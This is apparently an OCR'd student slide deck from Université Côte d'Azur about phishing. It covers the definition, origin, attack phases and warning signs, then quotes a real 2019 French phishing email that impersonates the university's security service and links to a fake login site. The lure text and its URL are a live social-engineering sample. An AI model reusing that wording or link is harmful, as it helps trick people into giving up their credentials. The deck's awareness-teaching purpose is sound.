
UNIVERSITÉ CÔTE D'AZUR

PHISHING

Supervisors:
- Bellusci Valeria
- Di Russo Mattia
- Scantamburlo Fabio

SUMMARY



What is phishing and how it works.

Most common types of phishing and how avoid them.

3 examples of phishing attack in the history.

Our experiments.

WHAT IS PHISHING

- Phishing is a social engineering attack used to steal user data.
- The common stolen data are login credentials and credit card numbers.
- The goal is to send an email that seems something that the victim needs or wants and induce him/her to click a link or download an attachment.


ORIGIN OF THE TERM

The concept of ‘phishing’ came from traditional ‘fishing’, in which the fish baits the fisherman's hook. Similarly, ‘phisher’ tricks the victim by using any communication method and uses bait to steal user’s credentials.

ORIGIN OF THE TERM

- In 1996 the term was used the first time by hackers who stole the password of America On-line’s users.
- In 1998 phishers begun to use message boards (like topics in an online forum) and newsgroups to attack their victims.
- In 2000 they have started using mass mailers to spread Phishing emails .

PHISHING PHASES


HACKER
Gathering of personal information.
4
PHISHING WEBSITE
1
Creation of the clone website.
5
Use of personal information on the legitimate website.
2
The hacker sends fraudolent e-mails (SPAM).
Redirection to the clone website and personal information input.
3
USER
The user believes he is entering the legitimate website.
TARGET WEBSITE

MOTIVATIONS

- Bank credentials stealing or capture personal information.
- To infect the computer of the victims with malware.
- Theft of trade secrets and confidential documents.
- Notoriety.
- Exploit security bugs.

RECOGNIZE PHISHING

SENSE OF URGENCY.

IMITATING KNOWN BRAND (FAKE EMAIL).


IMPERSONAL MESSAGES.

GRAMMAR MISTAKES.

SCARE TACTICS.

NOT REAL CUSTOMER SERVICE.

COMES FROM WRONG LOCATION.



Université Nice Sophia Antipolis

NV

Nathan Valet

mer 30/10/2019 09:38

Nathan Valet

Université Nice Sophia Antipolis

Cher utilisateur de messagerie,


Nous avons remarqué une connexion à votre compte de messagerie à partir d'un appareil non reconnu le Mercredi 30 Octobre 2019 (GMT+1) 9:35 AM de Séville, Espagne.

C'était toi ? Si oui, s'il vous plaît ignorer le reste de cet e-mail.

Si ce n'était pas vous, veuillez suivre les liens ci-dessous pour assurer la sécurité de votre compte e-mail et fournir les informations nécessaires pour maintenir votre compte actif.

https://uns.godaddysites.com/

Merci
Services de sécurité par courriel
Université Nice Sophia Antipolis



Message de hameçonnage

Administrateurs de la messagerie <noreply@univ-coted
azur.fr>
mer 30/10/2019 18:33
Valeria Bellusci

Bonjour,

